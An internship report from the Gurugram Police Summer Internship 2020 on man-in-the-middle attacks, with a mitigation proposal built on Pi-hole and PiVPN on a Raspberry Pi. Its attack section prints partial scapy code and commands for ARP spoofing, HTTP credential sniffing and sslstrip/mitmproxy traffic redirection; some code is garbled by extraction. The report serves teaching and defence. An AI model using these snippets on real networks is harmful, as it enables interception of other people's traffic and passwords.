



Gurugram Police Summer Internship 2020

**Tool Based Project
On
MITM FRAMEWORK AND MITIGATION
TOOL**

SUBMITTED BY:

- 1. Aman Kumar (GPSI-TEC-270)**
- 2. Arathi S (GPSI-TEC-025)**
- 3. Kinchit Saxena (GPSI-NTE-062)**
- 4. Mayank Chahal (GPSI-NTE-014)**
- 5. Mayank Kumar (GPSI-TEC-112)**
- 6. Meenakshi Kharel (GPSI-TEC-113)**

Supported by:

Society for Safe Gurgaon

SISL Infotech Pvt Ltd

Submitted To:

Mr. Rakshit Tandon

(Cyber Security Expert)

UNDERTAKING FOR THE ORIGINALITY OF THE WORK BY TEAM MEMBERS

I, **Aman Kumar**, give undertaking that the group project titled “**MITM Framework and Mitigation Tool**” submitted by me, towards the partial fulfilment of the requirements for the certificate of Gurugram Police Summer Internship 2020, is the original work carried out by me and I give assurance that no attempt of plagiarism has been made. I understand that in the event of similarity found subsequently with any published work or any dissertation work elsewhere; it will result in severe disciplinary action.

Aman Kumar (GPSI-TEC-270)

Date:

Place:

I, **Arathi S**, give undertaking that the group project titled “**MITM Framework and Mitigation Tool**” submitted by me, towards the partial fulfilment of the requirements for the certificate of Gurugram Police Summer Internship 2020, is the original work carried out by me and I give assurance that no attempt of plagiarism has been made. I

understand that in the event of similarity found subsequently with any published work or any dissertation work elsewhere; it will result in severe disciplinary action.

Arathi S (GPSI-TEC-025)

Date:

Place:

I, **KinchitSaxena**, give undertaking that the group project titled “**MITM Framework and Mitigation Tool**” submitted by me, towards the partial fulfilment of the requirements for the certificate of Gurugram Police Summer Internship 2020, is the original work carried out by me and I give assurance that no attempt of plagiarism has been made. I understand that in the event of similarity found subsequently with any published work or any dissertation work elsewhere; it will result in severe disciplinary action.

Kinchit Saxena (GPSI-NTE-062)

Date:

Place:

I, **Mayank Chahal**, give undertaking that the group project titled “**MITM Framework and Mitigation Tool**” submitted by me, towards the partial fulfilment of the requirements for the certificate of Gurugram Police Summer Internship 2020, is the original work carried out by me and I give assurance that no attempt of plagiarism has been made. I understand that in the event of similarity found subsequently with any published work or any dissertation work elsewhere; it will result in severe disciplinary action.

Mayank Chahal (GPSI-NTE-014)

Date:

Place:

I, **Mayank Kumar**, give undertaking that the group project titled **“MITM Framework and Mitigation Tool”** submitted by me, towards the partial fulfilment of the requirements for the certificate of Gurugram Police Summer Internship 2020, is the original work carried out by me and I give assurance that no attempt of plagiarism has been made. I understand that in the event of similarity found subsequently with any published work or any dissertation work elsewhere; it will result in severe disciplinary action.

Mayank Kumar (GPSI-TEC-122)

Date:

Place:

I, **Meenakshi Kharel**, give undertaking that the group project titled **“MITM Framework and Mitigation Tool”** submitted by me, towards the partial fulfilment of the requirements for the certificate of Gurugram Police Summer Internship 2020, is the original work carried out by me and I give assurance that no attempt of plagiarism has been made. I understand that in the event of similarity found subsequently with any published work or any dissertation work elsewhere; it will result in severe disciplinary action.

Meenakshi Kharel (GPSI-TEC-113)

Date:

Place:

I, **Paritosh Kumar Yadav**, give undertaking that the group project titled **“MITM Framework and Mitigation Tool”** submitted by me, towards the partial fulfilment of the requirements for the certificate of Gurugram Police Summer Internship 2020, is the original work carried out by me and I give assurance that no attempt of plagiarism has been made. I

understand that in the event of similarity found subsequently with any published work or any dissertation work elsewhere; it will result in severe disciplinary action.

Paritosh Kumar Yadav (GPSI-TEC-270)

Date:

Place:

ACKNOWLEDGEMENT


We express our sincere gratitude to Gurugram police for providing us an opportunity to be part of this Gurugram Police Summer Internship 2019 to complete this Tool Based Project on “**MITM Framework and Mitigation Tool**”.

We sincerely thank,

1. Sh. K.K. Rao (Commissioner of Police, Gurugram)
2. Ms Nikita Gehlawat (DCP)
3. Ms Pankhuri Kumar (ACP SO1)
4. Mr. Karan Goyal (ACP Cyber Crime)
5. Mr. Rakshit Tandon (Cyber Safety Advisor Cyber Crime, Director Council of Information Security, Consultant-Internet & Mobile Association of India)
6. Ms Akshita Jain (Systems Engineer)

for their guidance and encouragement in carrying out this project work. We also express our gratitude. We also thank to all the experts invited to GPCSSI 2020.

Lastly, we thank almighty, our parents, our siblings and friends and whole Gurugram Police Team for their constant support without which this project would not be possible.



TOPIC

1. Abstract
2. Introduction
3. Main Content (MITM ATTACK)
4. Counter Measures
5. Proposed Solution (PiHole and VPN)
6. Conclusion
7. References

ABSTRACT

Man in the Middle Attack framework is build in order to help understand its working and mechanism of making an attack and a sheer approach to prevent the Man in the Middle Attack is by the use of VPN services by the user. VPN is not seen as an immune against the phishing attacks but in order to help save us from being stalked by the online hackers. Installing VPN services from a 3rd party further extends the user logs and the monitoring of user's web activity being under scrutiny. So we propose with the idea of VPN bundle which is a VPN service deployed on a Raspberry Pi, which acts a server. The user will have their own bundle to make sure that their use of VPN is safe and thus helping them to prevent against getting a first degree victim of the online attack. Also they shall be provided with ad blocking services which shall help in the blacklisting of the domains and giving live logs.

INTRODUCTION

A man-in-the middle attack is said to be done when an malicious attacker gets in the middle of a two-party either with the intention to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway. Hidden from the victims, the MITM uses the hijacked or intercepted data for fraudulent or criminal purposes. Moreover making use of a fake access point one can run and execute backdoors by using python MITM scripts on the connected devices.

One safe approach from this is to use a VPN client as it encrypts Internet traffic via AES. With this encryption, data is encrypted and decrypted again. For an internet criminal it is very difficult to hack the encryption because it consists of a very long number and it takes too much time to try all combinations of numbers. When user is equipped with their own bundle which helps them keep in check of their live logs, blacklisting the suspected domains, wildcard clocks domains – blocking of a site and its sub domains and along with that provides the VPN service encrypts and transmits data while it travels from one place to another on the internet.

MITM ATTACK

Man-in-the-middle (MITM) attacks occur when the attacker manages to position themselves between the legitimate parties to a conversation. The attacker spoofs the opposite legitimate party so that all parties believe they are actually talking to the expected other, legitimate parties. In layman's terms, MITM attack can be described as eavesdropping.

WHAT EXACTLY IS MAN IN THE MIDDLE?

While data transmission is taking place between a device (PC/Phone) and web server, an attacker using his skills and tools places himself between two endpoints and intercepts the data. While the two parties believe that they're talking to each other, they're actually communicating with (and through) the perpetrator in reality. That's what a **man-in-the-middle attack** is.

These attacks not only take place during device-server communication, but they also can occur wherever two systems are exchanging data virtually.




Figure 1 : MAN IN THE MIDDLE ATTACK

HOW DOES IT WORK?

When it comes to MITM attacks, there isn't just one single method that can cause damage—there are four! Generally speaking, there are Sniffing, Packet Injection, Session Hijacking, and SSL Stripping. Let's have a brief look at them.

- **Sniffing:** Sniffing or Packet Sniffing is a technique used to capture the packets of data flowing in and out of a system/network. Packet Sniffing in networks is equivalent to wiretapping in telephones. One should keep in mind that Packet Sniffing is legal if employed correctly, and many enterprises do it for “security purposes”.
- **Packet Injection:** In this technique, an attacker injects malicious packets of data along with regular data. This way a user doesn't even notice the files/malware because they come as a part of a legitimate communication stream. These files are a common commodity in man-in-the-middle attacks as well as denial-of-service attacks.

- **Session Hijacking:** Have you ever come across a “Session Expired” error? If you’ve ever made an online payment or filled out a form, you’d know this term. The time between when you log in to your bank account and log out of it is called a session. These sessions are often the targets of hackers as they potentially contain discrete information. In most instances, a hacker establishes his presence in the session, and ultimately takes control of it. These attacks can be executed in various ways.
- **SSL (secure sockets layer) Stripping:** SSL Stripping or SSL Downgrade attacks are a rare species when it comes to MITM attacks, but also the most dangerous one. As we all know, SSL/TLS certificates keep our communication safe online via encryption. In SSL Stripping attacks, the attacker strips off the SSL/TLS connection and the protocol is turned from secure HTTPS to insecure HTTP.

EXAMPLE:

VICTIM IP ADDRESS: 192.168.79

ARP 192.168.79.2 is at 00:0c:29:bd:68:3c

ROUTER IP: 192.168.79.2

ARP 1:2.168.79.1 is at 00:0c:29:bd:68:3c

ATTACKER

MAC: 00:0c:29:bd:68:3c

Notice how each end is told that the other end has the MAC address of the attacker!

METHODOLOGY:

- Step 1: Changing MAC address
- Step 2: Scanning all IPs with MAC in the same network
- Step 3: Capturing traffic
- Step 4: Sniffing http traffic from the victim's system
- Step 5: Capturing http traffic on the victim's system

TOOLS USED:

1. Mitmproxy:

Mitmproxy is a swiss-army knife for debugging, testing, privacy measurements, and penetration testing. It can be used to intercept, inspect, modify and replay web traffic such as HTTP/1, HTTP/2, WebSockets, or any other SSL/TLS-protected protocols.

One can prettify and decode a variety of message types ranging from HTML to Protobuf, intercept specific messages on-the-fly, modify them before they reach their destination, and replay them to a client or server later on.

2. Sslstrip:

Sslstrip is a tool that transparently hijacks HTTP traffic on a network, watches for HTTPS links and redirects, and then map those links into look-alike HTTP links or homograph-similar HTTPS links. It also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial.

LET US NOW SEE HOW WE EXECUTED EACH STEP:

1. CHANGING MAC ADDRESS

```
$ sudo python mac.py -i wlp2s0 -m 12:22:33:44:55:66
12:22:33:44:55:66
```

Script mac.py is used for changing the mac address.

CODE:

```
def change_mac (interface, new_mac): subprocess.call
(['ifconfig', interface, 'down'])
subprocess.call (['ifconfig', interface, 'hw', 'ether', new_mac])
subprocess.call (['ifconfig', interface, 'up'])
```

2. SCANNING IPs

```
$ sudo python scanner2.py -t 192.168.43.1/24
IP                MAC Address
-----
192.168.43.74     08:00:27:7a:a6:c4
192.168.43.1      5c:99:60:20:9d:eb
```

Script scanner2.py is used to scan all IPs with MAC in the network.

CODE:

```
arp_request = scapy.ARP(pdst=ip) broadcast =
scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
arp_request_broadcast = broadcast/arp_request
answered_list = scapy.srp(arp_request_broadcast, timeout=1,
verbose=False)[0]
# print(answered_list.summary())
client_list = []
for element in answered_list:
client_dict = {"ip": element[1].psrc, "mac": element[1].hwsrc}
client_list.append(client_dict)
```

3. CAPTURING TRAFFIC:

```
$ sudo python arp.py
[+] Packets send : 10
```

Script arp.py is used to capture all the traffic.

CODE (for spoof function):


```
def spoof(target_ip, spoof_ip): target_mac = get_mac(target_ip)

# print(target_mac) packet = scapy.ARP(op=2,
    pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
scapy.send(packet, count=4, verbose=False)
```

CODE (for sending continuous packets):

```
packets = 0 try: while True: spoof(target_ip, gateway_ip)
    spoof(gateway_ip, target_ip)
    packets = packets + 2 print("\r[+] Packets send : " +
    str(packets)), sys.stdout.flush() time.sleep(2)
except KeyboardInterrupt: print("\n[+] Exiting and Resetting
    ARP Table.....")
restore(target_ip, gateway_ip)
restore(gateway_ip, target_ip)
```

4. SNIFFING HTTP TRAFFIC:



```
$ sudo python psniffer.py -i wlp2s0 list = scapy.srp(broadcast
17 if answered_list[0][1].hwsrc:
[+] password for mayank: return answered_list[0][1].hwsrc
[+] HTTP Request >> detectportal.firefox.com/success.txt
[+] HTTP Request >> detectportal.firefox.com/success.txt
[+] HTTP Request >> detectportal.firefox.com/success.txt?ipv6
[+] HTTP Request >> detectportal.firefox.com/success.txt?ipv6
```

Script psniffer.py is used to sniff all the traffic from the victim's system.

CODE:

```
def process_sniffed_packet(packet): if
packet.haslayer(http.HTTPRequest): url = get_url(packet)
print("[+] HTTP Request >> " + str(url)) pass_user =
login_info(packet) if pass_user: print("\n\n[+] Possible
Username/Password " + pass_user + "\n\n")
```

5. CAPTURING HTTPS TRAFFIC:

Script https.py is used to capture https traffic on the victim's

systems.

CODE (for capturing through mitmproxy):

```
iptables -t nat -A PREROUTING -p TCP - -destination-port 443 -j  
REDIRECT --to-port 8080
```

```
sudo mitmproxy -T --host -e
```

CODE (for capturing through sslstrip):

```
iptables -t nat -A PREROUTING -p TCP - -destination-port 443 -j  
REDIRECT --to-port 8080  
sslstrip -l 8080
```

COUNTER MEASURES

These attacks are highly complicated in nature. One needs to have some serious skills and must be aided by right tools in order to prevent such attacks.

Here are some recommended practices to protect against man-in-the-middle attacks:

- Making sure that the websites we visit have HTTPS in front of the URL
- Before clicking on emails, checking the sender of the email
- If we're a website admin, we should implement HSTS
- **Never** make a purchase or send sensitive data on a public Wi-Fi network.
- Making sure our website doesn't have any mixed content
- If our website is using SSL, making sure we have disabled insecure SSL/TLS protocols. We should only have enabled TLS 1.1 and TLS 1.2
- Not clicking on malicious links or emails
- Not downloading pirated content
- Securing our home/work network
- Having proper security tools installed on our systems

To prevent DNS spoofing:

- Ensuring that our DNS software is the latest version, with the most recent security patches installed.
- Enabling auditing on all DNS servers
- Securing the DNS cache against pollution

Key Security Layers:

- Secure Wi-Fi password
- Updated antivirus
- Password manager / 2-factor authentication
- Patching software on all devices
- Secure backup
- VPN protection on travel
- DNS Filtering
- Network Alerting

Our Project is mainly focused on VPN protection so let us ponder little bit about it.

VPN Protection on Travel:

- Hotels, security conferences, shady in-laws
- VPN to home network with laptop and phone
- pfSense supports OpenVPN package - TCP Port 443 for the win!
- Email certs and VPN profile to import them
- Prevents data collection on open wifi networks
- Prevents MiTM attacks on websites and services
- You are building a fortress at home - use it

PI-HOLE AND VPN

(Proposed Solution)

PI-HOLE:

The Pi-hole is a DNS sinkhole that protects devices from unwanted content, without installing any client-side software.

Pi-Hole is a network wide ad-blocking tool, which sets up a Domain Name System (DNS) server and handles all DNS requests generated from our home network. Pi-Hole will deny all requests from ad-servers and thereby prevent the loading of advertisements. Pi-Hole does not modify the website or application's request to download any third-party scripts.

The advantage over other ad-blocking alternatives is, that Pi-Hole blocks ads on network level, which also allows for ad-blocking on non traditional devices such as Smartphones or TVs.

Pi-Hole works using filter lists. These lists are publicly available and crowd-sourced. Users are able to add additional filter list or block single ad-domains. They prevent advertisement from actually being loaded by denying the request made from these ad-servers.

VPN Blockers do also work with filter lists. Unlike Pi-Hole, it is not possible for the end-user to add additional filter lists, since the configuration is made by the VPN operator.

Most ads are loaded into web-pages via JavaScript. A few lines of JavaScript are placed on the site to

query an ad-server which injects the site with the contextual advertisements.

Pi-Hole allows the JavaScript file to be loaded but blocks the request the script sends.

Pi-Hole does only block the request from the ad-server on network level and does not use CSS to modify web-pages layout.

VPN:

The OpenVPN Access Server consists of a set of installation and configuration tools which allow for simple and rapid deployment of VPN remote access solutions using the OpenVPN open source project. The Access Server software builds upon the usability and popularity of OpenVPN, while easing VPN configuration and deployment by providing the following features:


- Simplified server configuration
- Support for external user authentication database
- Easy intuitive Web-Based client access
- Compatibility with a large base of OpenVPN clients

Pi VPN is a lightweight OpenVPN server designed to run on Raspberry Pi 2 or 3. It gives you access to our home network through a secure connection over the internet. By plugging a Raspberry Pi into your router, it acts somewhat like a bridge between mobile devices and your network.

Running our own VPN server is a great way to increase your mobile security and get access to our

LAN from the internet, but they're notoriously hard to set up. Pi VPN turns our Raspberry Pi into a cheap, effective VPN server using a guided installation that does most of the hard work for us.

Using Pi-VPN we will be able to bypass website filters at work or school, and easily connect to devices on our home network like file servers or printers. And with just a few extra steps, we can also enable end-to-end encryption and run all of our mobile internet through a secure and anonymous tunnel.



We can use Pi VPN to:

- Access our files, music, and movies from anywhere
- Encrypt our mobile internet connection
- Print on our home printers from our laptop
- Bypass firewalls and website restrictions at work and abroad
- Hide our mobile IP address
- Connect with our home cameras and smart devices

If we find yourself forwarding a lot of services through our router, a home VPN connection is a more secure alternative. Each port we forward is a tunnel that someone, somewhere could use to get into our network. Pi VPN only opens one port, and it uses strong encryption to keep your LAN secure.

INSTALLATION GUIDE:

PI-HOLE INSTALLATION GUIDE:

STEP 1

Execute the following command to download the Pi-hole installation script and start the installation procedure:

```
curl -sSL https://install.pi-hole.net | bash
```

Executing above command produces result as below:

```
[pi@raspberrypi:~ $ curl -sSL https://install.pi-hole.net | bash
stty: 'standard input': Inappropriate ioctl for device

[✗] Root user check
[i] Script called with non-root privileges
The Pi-hole requires elevated privileges to install and run
Please check the installer for any concerns regarding this requirement
Make sure to download this script from a trusted source

[✓] Sudo utility check
stty: 'standard input': Inappropriate ioctl for device

[✓] Root user check

      .i.i.
    .cccc:,
  :cccclll:.    .,,,
  :cccclll.    ;ooode
  'ccll;ll .oooooc
    ;ccl.;;looo:.


